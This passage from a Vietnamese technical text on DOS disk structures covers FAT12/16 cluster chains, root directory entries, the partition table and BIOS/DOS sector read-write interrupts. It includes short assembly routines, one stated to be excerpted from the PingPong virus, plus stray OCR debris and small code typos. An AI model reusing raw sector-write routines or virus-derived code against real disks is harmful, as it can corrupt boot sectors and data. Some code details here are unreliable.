b. Khái niệm về FAT: Vấn đề phức tạp và then chốt của việc quản lí file trên đĩa là làm sao quản lí được sự thay đổi kích thước các file. Đây là một điều tất nhiên vì khi làm việc với máy, đòi hỏi ta phải truy xuất đến file trên đĩa.

Giả sử, có một file có kích thước 2250 byte được chứa trên đĩa có dung lượng 1.2 Mb (đối với loại đĩa này, một cluster chỉ là một sector), ta phải dùng tới 5 cluster để chứa file này, 4 cluster đầu tiên đã chứa 2048 byte, sector còn lại chỉ chứa 2250 - 2048 = 202 byte (vì rõ ràng, ta không thể ghi một khối nhỏ hơn một sector). Tiếp theo, file thứ hai được ghi lên 7 sector kế đó. Bây giờ, vấn đề sẽ khó khăn nếu ta muốn bổ xung thêm 460 byte vào file đầu. Làm thế nào cho tối ưu ? Rõ ràng, ta chỉ có thể bổ xung vào sector cuối file một thêm 512 - 202 = 310 byte, như thế vẫn dư lại 460 - 310 = 150 byte mà không biết phải để vào đâu. Ghi vào sector thứ sáu chăng ? Không thể được vì sector này đã được dành cho file thứ hai rồi. Cách giải quyết tưởng chừng đơn giản là dời toàn bộ file này xuống một sector . Tuy nhiên, đây cũng không phải là một phương pháp tối ưu vì nếu file thứ hai chiếm đến 1Mb. Để ghi thêm 150 byte mà cần phải dời (thực chất là phải đọc/ghi lại) đi 1Mb thì thật là quá tốn kém và không thiết thực chút nào.

Phương pháp giải quyết tốt nhất đã được DOS đề nghị: dùng một bảng lưu trạng thái các sector (FAT) cho phép DOS biết được sector nào còn dùng được, sector nào đã dùng ..... do đó, dễ tìm được một sector nào đó còn trống để phân bổ cho file mới.

Nhưng để quản lí những sector như thế cần quá nhiều byte cho FAT. Giả sử một đĩa cứng có dung lượng 32 Mb sẽ có khoảng 64 Kb sector (32Mb/512byte). Nếu một sector cần phải tốn đến 2 byte để quản lí thì phải mất 2*64=128Kb cho bảng FAT. Thế nhưng, để tiện cho việc truy xuất, phần lớn FAT sẽ được tải vào bộ nhớ trong, như thế kích thước quá lớn cũng làm giảm đi tốc độ truy xuất. Vì vậy, đây cũng là lý do mà DOS đã đưa ra khái niệm cluster nhằm giảm bớt đáng kể kích thước của FAT.

Là một sản phẩm của DOS, họ có toàn quyền định đoạt để có bao nhiêu sector cho một cluster, do vậy, số này sẽ thay đổi tuy thuộc vào dung lượng của đĩa sao cho tối ưu nhất. Với các đĩa mềm, thường số sector cho một cluster từ 1 đến 2 sector, trên đĩa cứng, con số này là 4 hay 8.

c. Đánh số sector - đánh số cluster: Như ta đã biết, bộ điều khiển đĩa tham chiếu một sector trên đĩa thông qua 3 tham số: Cylinder, Head, và Sector (vì vậy, đôi khi nó còn được biết dưới tên gọi hệ 3 trục toạ độ). Tuy nhiên, hệ trục này lại không thuận lợi cho người sử dụng vì họ chẳng cần phải biết cấu trúc chi tiết của đĩa: gồm bao nhiêu Track, bao nhiêu head, cũng như bao nhiêu sector trên một Track ra sao. Để tránh sự bất tiện này, DOS tiến hành định vị dữ liệu trên đĩa chỉ theo một chiều: sector. DOS đơn giản là đánh số sector lần lượt bắt đầu từ sector 1, Track 0, head 0 cho đến hết số sector trên track này, rồi chuyển sang sector 1 của Side 1. Tất cả các sector của một Cylinder sẽ được đánh số tuần tự trước khi DOS chuyển sang track kế. Việc đánh số này thực chất cũng nhằm tối ưu việc di chuyển đầu đọc của đĩa, khi đã hết sector trên track này mới chuyển đầu đọc sang track kế. (Vì lí do này, một số phần mềm đã tìm cách dồn file lại trên các sector liên tiếp nhằm tăng tốc độ truy xuất cũng như khả năng khôi phục file khi bị sự cố như SpeedDisk của Norton Untility). Cách đánh số như vậy được gọi là đánh số sector logic, khác với sector vật lí, sector logic bắt đầu đếm từ 0.

Một khi sector đã được đánh số, cluster cũng được đánh số theo. Như ta đã biết: FAT chỉ quản lí những cluster để lưu chứa dữ liệu nên cluster bắt đầu được đánh số từ những sector đầu tiên của phần dữ liệu. Nếu đĩa được qui định 2 sector cho một cluster thì hai sector đầu tiên của phần dữ liệu (phần bắt đầu ngay sau Root) sẽ được đánh số là 2, hai sector kế tiếp là cluster 3 và cứ thế cho đến hết.

Vì vậy, nếu một đĩa có 15230 cluster cho phần dữ liệu thì sector cuối cùng của đĩa sẽ được đánh số 15231.

d. Nội dung của FAT: Mỗi cluster trên đĩa được DOS quản lí bằng một entry (đầu vào), hai entry đầu tiên được dùng để chứa thông tin đặc biệt: byte nhận dạng (đây cũng là lí do cluster được đánh số từ 2), entry thứ 3 chứa thông tin về cluster 2, cứ thế tiếp tục.... Khi format logic đĩa, trong khi xây dựng FAT, DOS sẽ lần lượt tiến hành đọc từng sector lên, nếu gặp lỗi ứng với cluster nào, cluster đó sẽ được đánh dấu là hỏng.

Khi quản lí file, làm sao DOS có thể biết những cluster nào là của file nào? Rất đơn giản: giá trị entry của cluster này chứa giá trị là số thứ tự entry tiếp theo nó, cứ thế, các cluster của file

tạo thành một chuỗi (chain) cho đến khi gặp dấu hiệu kết thúc. Tùy theo kích thước của entry là 12 hay 16 bit, giá trị của cluster có thể biến thiên theo bảng :

Giá trị	ý nghĩa
0	Cluster còn trống, có thể phân bổ được.
(0)002-(F)FEF	Cluster đang chứa dữ liệu của một file nào đó
(0)002	giá trị của nó là số cluster kế tiếp trong chain
(F)FF0-(F)FF6	Dành riêng không dùng
(F)FF7	Cluster hỏng
(F)FF8-(F)FFF	Cluster cuối cùng của chain

Một ví dụ nhằm minh họa chain trong FAT:

00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00	ID	FF	03	04	05	FF	00	00	09	0A	0B	15	00	00	00	00
10	00	00	00	00	00	16	17	19	F7	1A	1B	FF	00	00	00	00

Trong ví dụ trên, 'entry' 0 và 1 được dành riêng cho byte nhân diện: FDh (đĩa 360Kb), giá trị của cluster 2 trỏ đến cluster 3, giá trị của cluster 3 trỏ đến cluster 4 ... cho đến khi cluster 5 chứa giá trị là 0FFh cho biết đã là cuối file, cluster 6 và 7 có giá trị 0 cho biết hai cluster này chưa dùng tới, có thể phân bổ nếu cần. Cluster 18 có giá trị 0F7h cho biết đã đánh dấu bỏ. Tuy nhiên, ở đây lại xuất hiện một câu hỏi khác: làm sao xác định cluster nào bắt đầu một file? (cũng là đầu vào một chain) và kích thước thật sự của file (vì rõ ràng sector cuối cùng không dùng hết). Điều này sẽ được DOS đề cập đến trong cấu trúc tiếp theo - cấu trúc Root.

e. Phân loại FAT - Định vị cluster: Giả sử ta có một đĩa 360 Kb, có khoảng 720 sector, nếu sử dụng 2 sector cho một cluster, và như thế tối đa cũng chỉ 720/2=360 cluster. Để quản lí số lượng entry không lớn lắm này, ta phải cần đến một entry bao nhiêu bít ?

Rõ ràng, với kích thước một byte, ta không thể quản lí được vì giá trị tối đa mà một byte có thể biểu diễn được lên tới tối đa 255 < 360. Nhưng nếu dùng một word để biểu diễn thì lại quá thừa vì giá trị tối đa của nó lên tới 65535. Tất nhiên là quá lớn so với 360 cluster mà ta định biểu diễn. Cách tốt nhất là lấy kích thước trung gian: 12bit (một byte rưỡi). Rõ ràng, kích thước này rất xa lạ với mọi người, kể cả những thảo chương viên hệ thống vì chỉ có khái niệm byte, bit, word hay thậm chí double word mà thôi. Dù vậy, khái niệm FAT12 bit này vẫn được dùng cho đến nay do tính hiệu quả của nó trên các đĩa có dung lượng nhỏ. Với 12 bit có thể quản lí tối đa 4095 cluster, số này không phải là nhỏ.

Tuy nhiên, với sự ra đời của các đĩa cứng dung lượng cao: 20Mb, 40 Mb .... đã làm xuất hiện nhược điểm của FAT12: chỉ quản lí tối đa 4095 cluster, do đó với số lượng sector trên đĩa càng nhiều thì chỉ có một cách giải quyết là tăng số lượng sector trong một cluster. Nhưng cách này cũng không phải là tối ưu vì số byte cấp phát thừa cho 1 file sẽ tăng lên nhanh khi số sector trong cluster tăng lên. Vì lí do này, FAT 16 bit đã ra đời và số lượng cluster quản lí được đã tăng lên 65535 cluster.

Với sự xuất hiện của hai loại FAT, vấn đề lại trở nên phức tạp: cách định vị hai loại FAT này hoàn toàn khác nhau. Tuy vậy có thể tính toán như sau :

* Đối với FAT 16 bit: mỗi entry của cluster chiếm hai byte nên vị trí của cluster tiếp theo sẽ bằng giá trị cluster hiện thời nhân hai.

* Đối với FAT 12 bit: vì mỗi entry chiếm 1.5 byte nên vị trí của cluster tiếp theo trên FAT bằng giá trị cluster hiện thời nhân với 1.5.

Nhưng giá trị tiếp theo phải được tính lại vì nó chỉ chiếm 12 bit trong khi giá trị lấy ra là 1 word (trong các lệnh máy, rất tiếc không có lệnh nào cho phép lấy một giá trị 12 bit cả). Cách giải quyết như sau :

+ Nếu số thứ tự số cluster là chẵn, giá trị thực tế là 12 bit thấp.

+ Nếu số thứ tự số cluster là lẻ, giá trị thực tế là 12 bit cao.

Tất cả các đĩa mềm và những đĩa cứng có dung lượng dưới 12Mb vẫn còn dùng FAT 12 bit. Đoạn mã sau minh họa cách định vị cluster:

```
LocateCluster      procnear
;Chức năng: tiến hành định giá trị của cluster kế trong FAT_Buffer đưa vào số cluster và ;loại FAT trong biến FAT_type, bit 2 của biến này = 1 cho biết loại FAT là 16 bit.
;Vào SI = số cluster đưa vào.
;Ra DX = số cluster tiếp theo.
mov       AX, 3
test      FAT_type                  ;FAT thuộc loại nào
je        FAT_12                    ;Nếu 12bit sẽ nhân với 3
inc       AX                        ;Nếu 16bit sẽ nhân với 4
FAT_12:
mul       SI
shr       AX, 1                     ;Chia lại cho 2 để ra đúng số
mov       BX, AX
mov       DX, FAT_buffer[BX]        ;DX=giá trị của cluster kế
test      FAT_type, 4               ;FAT thuộc loại nào?
jne       FAT_16                    ;Nếu là FAT 12 sẽ tính tiếp
mov       ch, 4
test      SI, 1                     ;Cluster đưa vào là chẵn hay lẻ
je        chan
shr       DX, CL                    ;Chuyển 4 bit cao thành thấp
Chan:
and       DH, 0Fh                   ;Tắt 4 bit cao
FAT_16:
ret
    Locate_cluster     endp
    (Trích PingPong virus).
```

3/ Root directory: Là cấu trúc bổ xung cho FAT và nằm ngay sau FAT. Nếu FAT nhằm mục đích quản lí ở mức thấp: từng sector, xem nó còn dùng được hay không, phân phối nếu cần thì Root directory không cần quan tâm mà chỉ nhằm quản lí file, một khái niệm cao hơn, mà không cần biết nó gồm những sector nào. Root có nhiệm vụ lưu giữ thông tin về file trên đĩa. Mỗi file được đặc trưng bởi một đầu vào trong Root Dir. Không như FAT, mỗi entry của Root Dir có kích thước xác định 32 byte lưu giữ những thông tin sau :

Offset	K/thước	Nội dung
+0	8	Tên file, được canh trái
+8	3	Phần mở rộng, được canh trái
+0Bh	1	Thuộc tính file
+0Ch	0Ah	Dành riêng
+16h	2	Thời gian tạo hay bổ xung sau cùng
18h	2	Ngày tạo hay bổ xung sau cùng
1AH	2	Số cluster bắt đầu của file trong FAT
1Ch	4	Kích thước file (byte)

Thuộc tính file: mô tả thuộc tính mà file sẽ mang, những thuộc tính này là Read Only, Hidden, System, Volume, SubDir và Attrive. Các bit biểu diễn những thuộc tính này như sau :

byte thuộc tính:

+ bit 0 = 1: file chỉ đọc.
+ bit 1 = 1: file ẩn.
+ bit 2 = 1: file hệ thống.
+ bit 3 = 1: Volume label
+ bit 4 = 1: SubDir.
+ bit 5 = 1: file chưa được backup.

Entry đầu file trong FAT cũng được lưu giữ tại đây cho phép tăng tốc độ tính toán và truy xuất file cũng như kích thước file cho biết kích thước cụ thể của từng file hơn là số cluster quá trừu tượng.

Nội dung của thư mục gốc: có thể là một file hay một thư mục con (SubDir). Ta sẽ đi sâu vào sự khác nhau giữa thư mục gốc và thư mục con. Thư mục gốc luôn nằm trong vùng hệ thống, ngay sau FAT, kích thước (số sector) dành cho Root được tạo ra trong khi format logic và không thay đổi trong suốt quá trình sử dụng, do đó, số entry trong Root bị giới hạn. Ngược lại, SubDir lại nằm trong vùng dữ liệu nên kích thước không bị hạn chế, nó có thể được tạo ra, thêm bớt, hủy .... như một file. Thực chất, SubDir là cấu trúc 'lai' giữa file và Root: nó có thể được phân phối cluster để chứa dữ liệu, tăng giảm kích thước như file, tuy nhiên, dữ liệu của nó lại là các entry như Root Dir. Chính cấu trúc của SubDir làm cho cấu trúc toàn thư mục nói chung không bị hạn chế (tât nhiên, cũng bị hạn chế do dung lượng đĩa) tạo thành một cấu trúc cây cho phép thi hành giải thuật truy xuất trên cây gọn và đầy hiệu quả.

Cũng như những entry của FAT, entry của Root cũng mang những giá trị nào đó để chỉ ra entry này hoặc đã dùng, còn trống hay đã bỏ đi .... Kí tự đầu tiên của tên file phản ánh điều này. Nếu một entry bắt đầu bằng byte có giá trị:

0: entry còn trống chưa được dùng, do đó, cho phép DOS biết nó đã đạt tới entry cuối cùng.

'.' (dấu chấm): kí tự này ở byte đầu cho biết entry này dành riêng cho DOS, được dùng trong cấu trúc thư mục con.

0E5: kí tự sigma này thông báo cho DOS biết entry này của một file bị xóa. Khi xóa một file, thực chất DOS chỉ dánh dấu byte đầu tiên là 05E và xóa chain của file trong FAT. Do đó, có thể khôi phục lại file nếu chưa bị file khác đè lên.

Một kí tự bất kì: là tên một file, entry này đang lưu giữ thông tin về một file nào đó.

4/ Cấu trúc Partition table: Giá một đĩa cứng tương đối mắc, mặt khác, dung lượng đĩa quá lớn cũng làm DOS không quản lí nổi (chỉ từ DOS 3.4 trở đi, mới có khả năng quản lí trên 32Mb), và nhất là muốn tạo một đĩa với nhiều hệ điều hành khác nhau, do đó đòi hỏi phải chia đĩa cứng thành từng phần gọi là Partition.

Các cấu trúc đĩa mà ta trình bày trên chỉ hoàn toàn đúng đối với đĩa mềm, còn đĩa cứng, nếu đã được chia thành các Partition thì cấu trúc trên vẫn đúng trong các Partition mà DOS quản lí.

Các thông tin về điểm bắt đầu và kích thước của từng partition được phản ánh trong Partition table. Partition table này luôn tìm thấy ở sector đầu tiên trên đĩa (track 0, Side 0, sector 1) thay vì Boot sector (còn được gọi dưới tên Master boot).

Như đã biết, sector này sẽ được đọc lên đầu tiên và trao quyền điều khiển, do đó, ngoài Partition table, Master boot còn chứa đoạn mã cho phép xác định partition nào đang hoạt động và chỉ duy nhất có một partition hoạt động mà thôi.

Partition table nằm ở offset 01BE, mỗi partition được đặc trưng bằng một entry 16 byte phản ánh những thông tin về nó. Mỗi entry có cấu trúc như sau:

Offset	Size	Nội dung

+0	1	Cờ hiệu boot: 0=không active; 80h=active
+1	1	Số head bắt đầu
+2	2	Số sector và Cylinder của boot sector
+4	1	Mã hệ thống: 0=unknow; 1=FAT 12 bit; 4= 16 bit
+5	1	Số head kết thúc.
+6	2	Số sector và Cylinder của sector cuối cùng.
+8	4	Số sector bắt đầu tương đối. (low high)
+0Ch	4	Tổng số sector trên partition.(low high)
+10h		Đầu vào của một partition mới hay tận cùng của bảng nếu có giá trị 0AA55.

III - Các Tác Vu Truy Xuất Đĩa.

Các phần trên đã đề cập khá chi tiết đến cấu trúc vật lí cũng như cấu trúc logic của đĩa. Tất nhiên, các bạn sẽ hỏi: ứng với cấu trúc như thế, việc truy xuất phải như thế nào? Liệu rằng với hai cách tổ chức đĩa (vật lí và logic theo DOS), việc truy xuất có gì khác nhau? Phần sau đây sẽ giải quyết câu hỏi này.

1/ Mức BIOS (Basic Input/Output System): Tương ứng với mức cấu trúc vật lí, bộ điều khiển đĩa cũng đưa ra các khả năng cho phép truy xuất ở mức vật lí. Các chức năng này được thực hiện thông qua ngắt 13h, với từng chức năng con trong thanh ghi AH. Các chức năng căn bản nhất sẽ được khảo sát sau đây:

a. Reset đĩa:

Vào: AH = 0

DL = số hiệu đĩa vật lí (0=đĩa A, 1=đĩa B ..... 080=đĩa cứng).

Nếu DL là 80h hay 81h, bộ điều khiển đĩa cứng sẽ reset sau đó đến bộ điều khiển đĩa mềm.

Ra: Không

Chức năng con này được dùng để reset đĩa sau một tác vụ gặp lỗi.

b. Lấy mã lỗi của tác vụ đĩa gần nhất:

Vào: AH = 1

DL = đĩa vật lí. Nếu DL=80h lấy lỗi của đĩa mềm

DL=7Fh lấy lỗi của đĩa cứng.

Ra: AL chứa mã lỗi, thực chất của lỗi này, BIOS lấy ra từ vùng dữ liệu của nó tại địa chỉ 0:0441.

Một số mã lỗi thường gặp được liệt kê sau đây:

Mã lỗi	Mô tả
00h	Không gặp lỗi
01h	Sai lệnh hoặc lệnh không hợp lệ.
03h	Ghi vào đĩa có dán nhãn chống ghi.
04h	Sector ID sau hay không tìm thấy.
05h	Reset gặp lỗi.
10h	Bad CRC: CRC không hợp lệ khi dữ liệu trên sector được kiểm tra.
20h	Controller gặp lỗi.
40h	Seek gặp lỗi, track yêu cầu không tìm thấy.
80h	Đĩa không sẵn sàng.
0BBh	Lỗi không xác định.


c. Đọc sector:

Vào: AH=2
DL=số hiệu đĩa (0=đĩa A, ..., 80h=đĩa cứng 0, 81h=
đĩa cứng 1);
DH=số đầu đọc ghi.
CH= số track (Cylinder)
CL=số sector.
AL=số sector cần đọc/ghi (không vượt quá số sector
trên một track).
ES:BX=địa chỉ của buffer chứa thông tin.
0:078=bảng tham số đĩa mềm (đối với các tác vụ trên
đĩa mềm).
0:0101=bảng tham số đĩa cứng (đối với các tác vụ trên
đĩa cứng).
Ra: CF=1 nếu có lỗi và mã lỗi chứa trong AH.

d. Ghi sector:

Vào: AH=3
ES:BX trỏ đến buffer chứa dữ liệu
còn lại tương tự như chức năng đọc sector.
Ra: CF=1 nếu có lỗi và mã lỗi chứa trong AH.

Ở đây cần lưu ý đến quy ước phức tạp trong việc xác định track và số thứ tự sector trong thanh ghi CX. Rõ ràng, số sector trên một track là quá nhỏ (số sector trên một track lớn nhất thường gặp hiện này cũng chỉ khoảng 34 (chiếm cao lắm khoảng 6 bit), trong khi đó, số lượng track trên đĩa có thể lớn, do đo, khó mà đưa giá trị đó vào thanh ghi CH (chỉ biểu diễn tối đa 256 track mà thôi). Giải pháp là dùng thêm 2 bit trong CL là 2 bit cao cho số track, làm cho nó có khả năng biểu diễn được số track tối đa lên đến 1024 track. Sơ đồ như sau:



2 bit được dùng như bit cao cho trước

Theo sơ đồ này, 2 bit cuối của CL được gán là 2 bit cao nhất thêm vào bên giá trị CH. Do đó, giá trị lớn nhất của sector (6 bit) là 3Fh=63 sector trên một track (cũng vẫn chưa khai thác hết khả năng này) và bây giờ số track tối đa có thể quản lí được lên đến 3FFh=1024 track. Chính vì cách quy ước này, việc thực hiện điều chỉnh cả hai giá trị track vả vào thanh ghi CX đòi hỏi một giải thuật khéo léo. Đoạn chương trình sau sẽ minh họa cách giải quyết nay:

```
Ready_CX    procnear
:Chức năng: cho giá trị 2 biến track và sector vào thanh CX chuẩn bị cho tác vụ đọc ghi ;sắp tới.
Push        DX                  ;Cất thanh ghi DX
mov     DX, track               ;DX=giá trị track trong các bit
                                ;từ 0 tới 9
xchg        DH, DL              ;DH chứa 8bit thấp, DL chứa 2bit
                                ;cao
mov     CL, 5                   ;tuy nhiên lại nằm ở bit 0 và 1
shl     DL, CL                  ;Cần đẩy chúng sang trái 6 vị trí
or      DL, sector              ;Đưa giá trị sector vào DL
```

```
mov     CX, DX                  ;CX đã làm xong
pop     DX                      ;Lấy lại giá trị DX
ret
Ready_CX        endp
```

e. Verify sector: Chức năng này cho phép kiểm tra CRC của các sector được chọn.

Vào: AH=4
Các thanh ghi như c và d
Ra: CF=1 nếu có lỗi và mã lỗi chứa trong AH.

2/ Mức DOS: Các chức năng của ngắt 13h cho phép đọc bất kì một sector nào trên đĩa. Tuy nhiên, do các quy định thanh ghi phức tạp, nhiều yếu tố ảnh hưởng (track, head, sector), các chức năng này không được người sử dụng ưa chuộng lắm. Thay vào đó, DOS đã cung cấp một cách truy xuất đĩa khác rất thuận lợi cho người sử dụng vì tính đơn giản và hiệu qủa.

Chức năng đọc và ghi đĩa dưới DOS được phân biệt bởi hai ngắt 25h và 26h, tham số đưa vào bây giờ chỉ còn là sector logic. Nhưng nhược điểm của nó trên các đĩa cứng có chia partition: nó chỉ cho phép truy xuất các sector bắt đầu từ Boot sector của partition đó.

Để tiện việc gọi tên đĩa, DOS không xem các đĩa mềm được đánh số từ 0 đến 7Fh và đĩa cứng bắt đầu từ 80h như BIOS mà thay vào đó, gọi các đĩa theo thứ tự các chữ cái từ A đến Z. Cách đánh số này làm cho người sử dụng dễ hình dung ra ổ đĩa được truy xuất. Các tham số cho chức năng này như sau:

Vào: AL=số đĩa (0=A, 1=B, ...)
CX=số lượng sector cần đọc/ghi
DX=số sector logic bắt đầu.
DS:BX=địa chỉ của buffer chứa dữ liệu cho tác vụ đọc/ghi

Ra: Lỗi nếu CF=1, mã lỗi chưa trong AX. Ngược lại, tác vụ đọc/ghi được thực hiện thành công, các giá trị thanh ghi đều bị phá hủy, trừ các thanh ghi phân đoạn và một word còn sót lại trên stack.

Các ngắt này vẫn bị hai nhược điểm gây khó chịu cho người dùng. Tất cả các thanh ghi đều bị thay đổi, do vậy, trước khi gọi chức năng này, nên cất những thanh ghi nào cần thiết. Mặt khác, khi thực hiện xong, DOS lại để lại trên stack một word sẽ gây lỗi cho chương trình nếu không để ý đến. Đoạn ví dụ sau đọc Boot sector của đĩa A bằng ngắt 25h.

```
ReadBoot    procnear
;đọc Boot sector của đĩa A vào MyBuffer
movAL, 0                    ;Đĩa A
movDX, 0                    ;Sector 0
mov     CX, 1               ;Đọc một sector
    lea     BX, MyBuffer            ;DS:BX trỏ đến MyBuffer
    int     25h
        pop     DX                  ;Lấy lại một word trên stack
        ret
ReadBoot    endp
```

Nếu để ý, ta sẽ thấy số sector logic được đặt trong một thanh ghi 16 bit, nghĩa là số sector tối đa cũng chỉ đạt tới 65535. Nếu số byte trên sector vẫn là 512 byte thì dung lượng đĩa mà DOS quản lí được chỉ có 32Mb dù số lượng cluster lớn nhất mà DOS quản lí có thể gấp 4 hoặc 8 lần.

Nhược điểm này cần phải được khắc phục trước sự cạnh tranh khốc liệt giữa các hệ điều hành. Bắt đầu từ DOS 4.xx, DOS đã mở rộng số sector logic từ 16 bit lên 32 bit và vẫn tương thích hoàn toàn với các version trước đó. Sự tương thích này như sau: nếu CX=-1: số sector lớn nhất của DOS, dạng thức của DOS 4.xx sẽ được áp dụng. Lúc này, DS:BX sẽ là giá trị của Control Package, một cấu trúc gồm 10 byte - chứa các thông tin về sector ban đầu, số sector cần đọc ..... Cấu trúc của Control Package như sau:

Offset	Kích thước	Nội dung
0	4	Số sector logic ban đầu
4	2	Số sector cần đọc/ghi
6	4	Địa chỉ của buffer dữ liệu

Lỗi của chức năng mở rộng này tương tự như các version trước. Tuy vậy, nếu bạn không dùng cấu trúc 32 bit như trên để truy xuất những partition có hơn 65535 sector cũng bị gặp lỗi. Lỗi trả về có thể là 2 (Bad address mark) hay 7 (Unknow Media).

Lẽ dĩ nhiên DOS đã tạo thuận tiện cho người sử dụng nhưng ít ai chịu thỏa mãn những yêu cầu của mình. Rõ ràng, khi truy xuất đĩa ta phải biết loại của nó, mặt khác, làm sao ta có được những thông tin quan trọng về đĩa, xem FAT của nó gồm bao nhiêu sector, Root Dir bắt đầu từ đâu chẳng hạn.Toàn những thông tin quan trọng. Thực tế, cũng đã nhiều người tự làm bằng cách đọc boot sector lên và sử dụng phần BPB để tính toán. Song cách này đem lại nhiều phức tạp trong vấn đề tính toán, đó là chưa kể những đĩa mà boot sector chứa 'rác' thay cho dữ liệu ta cần. DOS cũng không có một tài liệu công bố chính thức nào đề cập đến vấn đề này. Tuy nhiên, trong quá trình nghiên cứu, những người thảo chương viên giàu kinh nghiệm phát hiện một chức năng của DOS (ngắt 21h) cho phép lấy những thông tin này.

Từ đây trở đi, những chức năng tự người sử dụng phát hiện được sẽ gọi là Undocumented (tài liệu không được công bố chính thức). Chức năng này là:

Vào: AH=32h
DL=đĩa (0=ngầm định, 1=A....)
Ra: AL=0 nếu đĩa hợp lệ
0FFh nếu đĩa không hợp lệ

DS:BX là địa chỉ của bảng tham số đĩa của đĩa được chỉ định.

Cấu trúc của bảng tham số đĩa như sau:

Offset	Size	Nội dung
+0	1	Số hiệu đĩa (0=A, 1=B ....)
+1	1	Số hiệu con từ Device Driver
+2	2	Số byte trong một sector
+4	1	Số sector trong một cluster
+5	1	Cluster to sector shift (cluster là 2 mũ số sector) +6
2	BootSiz:	Số sector dành riêng
+8	1	Số bảng FAT.
+9	2	MaxDir: số đầu vào tối đa trong Root
+0B	2	Số sector ứng với cluster #2
+0D	2	Tổng số cluster + 2
+0F	1	Số sector cần cho 1 bảng FAT.
+10	2	Sector bắt đầu Root.
+12	4	Off Seg: địa chỉ của device header
+16	1	Byte media descriptor
+17	1	Cờ access: 0 nếu đĩa đã truy xuất.
+18	4	Off Seg: địa chỉ của bảng tham số kế

cuối bảng nếu là FFFFh

Tuy vậy, cũng cần chú ý một điều: DOS sẽ không chịu trách nhiệm về những điều mình không công bố và do đó, nếu chương trình của bạn có sử dụng đến chức năng nào gây thiệt hại đáng kể cho đĩa của bạn thì đó là lỗi của bạn! Mặt khác, cấu trúc này có thể thay đổi trong tương lai khi một version mới ra đời. Thực tế đã chứng minh điều này: bảng tham số đĩa trên đã có một sự thay đổi nhỏ trong cấu trúc (tuy vậy, cũng đã làm 'Run time error' cho một số chương trình). Do nhu cầu mở rộng khả năng quản lí đĩa, số sector dành cho một bảng FAT có thể vượt quá giới hạn 255 sector và do đó giá trị sector dành cho một bảng FAT tăng từ một byte lên một word.

3/ Các giải thuật chuyển đổi - định vị:

a. Chuyển đổi: Sự tồn tại 2 cách truy xuất theo các yếu tố vật lí hoặc logic theo DOS làm phát sinh vấn đề: sector a trên head b track c sẽ tương ứng với sector logic bao nhiêu và ngược lại, từ sector logic x nào đó làm sao tìm được toạ độ vật lí của nó? Việc đánh số của cả hai cách đều được khảo sát, do đó, cũng không phức tạp lắm để làm một công thức thay đổi từ hệ này sang hệ kia và ngược lại.

Sector_logic=(sect-1)+Hd*SecTrk+Cyl*SecTrk*HdNo

Trong đó:

Sect : số sector hiện thời theo BIOS
SecTrk: số sector trên một track
Cyl : số Cylinder hiện thời
Hd : số head hiện thời theo BIOS
HdNo : số đầu đọc của đĩa

Chú ý là công thức trên chỉ đúng nếu Boot sector cùng nằm ngay tại track 0, head 0 và sector 1, nghĩa là việc đánh số của cả hai phải bắt đầu cùng một gốc. Nếu trên partition, phải chú ý đến giá trị của các sector dấu mặt (hidden sector).

Để tiến hành chuyển đổi ngược lại, ta cũng có công thức:

Sect=SecLog mod SecTrk+1

Dh=(SecLog/SecTrk) mod HdNo

Cyl=SecLog/(SecTrk*HdNo)

Trong đó:

Sect= sector tính theo BIOS

HD= head tính theo BIOS

Cyl= Cylinder tính theo BIOS

SegLog= số sector logic

HdNo= số đầu đọc của đĩa

Ba tham số của ngắt 13 cũng được chuyển đổi, tuy nhiên, vẫn phải bảo đảm đánh số cùng gốc và điều chỉnh lại nếu không cùng gốc.

Việc chuyển đổi không chỉ xảy ra giữa BIOS và DOS mà còn xảy ra ngay chính trong DOS. Chính vì quá nhiều khái niệm đưa ra làm cho nó vô cùng phức tạp và đôi lúc cũng làm nản lòng những người muốn tự mình làm việc quản lí đĩa thay cho DOS. Dù đã đưa ra khái niệm sector logic để tiện truy xuất, DOS lại đưa ra khái niệm cluster để tiện việc quản lí. Việc chuyển đổi giữa hai khái niệm này cũng là điều nên biết. Việc chuyển từ cluster sang sector logic đòi hỏi phải biết được số sector logic đầu tiên của vùng data. Nghĩa là phải biết số sector dành cho từng phần: FAT và Root Dir (có lẽ ta không nên đề cập đến số sector dành cho Boot sector). Ngoài ra, còn phải quan tâm đến các sector dành riêng (kể cả boot).

Số sector dành cho Root Dir:

RootSec=(RootSize*32)/SecSize

Trong đó :

RootSec là số sector bắt đầu Root

RootSize là entry tối đa dành cho Root

SecSize là số byte trong một sector.

Số sector dành cho FAT:

FatSec=FatSize*FatCnt

Trong đó:

FatSec là số sector đầu FAT

FatSize là số sector cho một FAT

FatCnt là số FAT

lúc này, số sector logic sẽ được tính bởi

SecLog=SecRev+FatSec+RootSec+(cluster-2)*ClusterSize

với ClusterSize là số sector trong một cluster.

Dễ thấy, các thành phần của việc chuyển đổi đều nằm trong bảng tham số đĩa.

Việc chuyển đổi ngược lại cũng tương tự, nghĩa là cũng phải xác định sector logic đầu vùng data. Phần chuyển đổi này được coi như phần bài tập dành cho các bạn trong bước đầu làm quen với đĩa.

b. Định vị cấu trúc logic đĩa: Vấn đề định vị ở đây được nêu ra có vẻ hơi thừa vì mọi thông tin về bất kì phần nào cũng có thể lấy được một cách nhanh chóng thông qua chức năng 32h của ngắt 21h. Nhưng, rõ ràng người ta không thể quả quyết rằng cấu trúc này đúng trên mọi hệ điều hành DOS và nhất là cũng không dám quả quyết nó sẽ đúng trên mọi version. Mặt khác, tự tay định vị các phần của đĩa cứng là điều thú vị đấy chứ!

Việc định vị như đã nói không dùng đến DOS, do đó, phải truy nhập và sử dụng các tham số của bảng BPB trên Boot sector. Chính DOS cũng đã làm điều này (nếu Boot sector quả thật chứa tham số của bảng này một cách chính xác) trước khi định vị bằng cách khác (thông qua Media byte). Việc định vị các phần chỉ đơn giản là định vị sector đầu FAT, sector đầu Root và sector đầu vùng data.

Việc định vị sector đầu FAT tương đối dễ dàng, nó cũng chính là giá trị của các sector dành riêng kể cả Boot sector.

Việc định vị sector đầu Root bằng sector đầu FAT cộng với số sector trên hai bảng FAT.

Việc định vị sector đầu vùng Data bằng sector đầu Root cộng với số sector dành cho Root.

Đoạn chương trình sau minh họa việc đọc Boot sector từ đĩa A (giả sử có chứa bảng tham số đĩa) và tiến hành định vị.

```
AnalysisBootprocnear
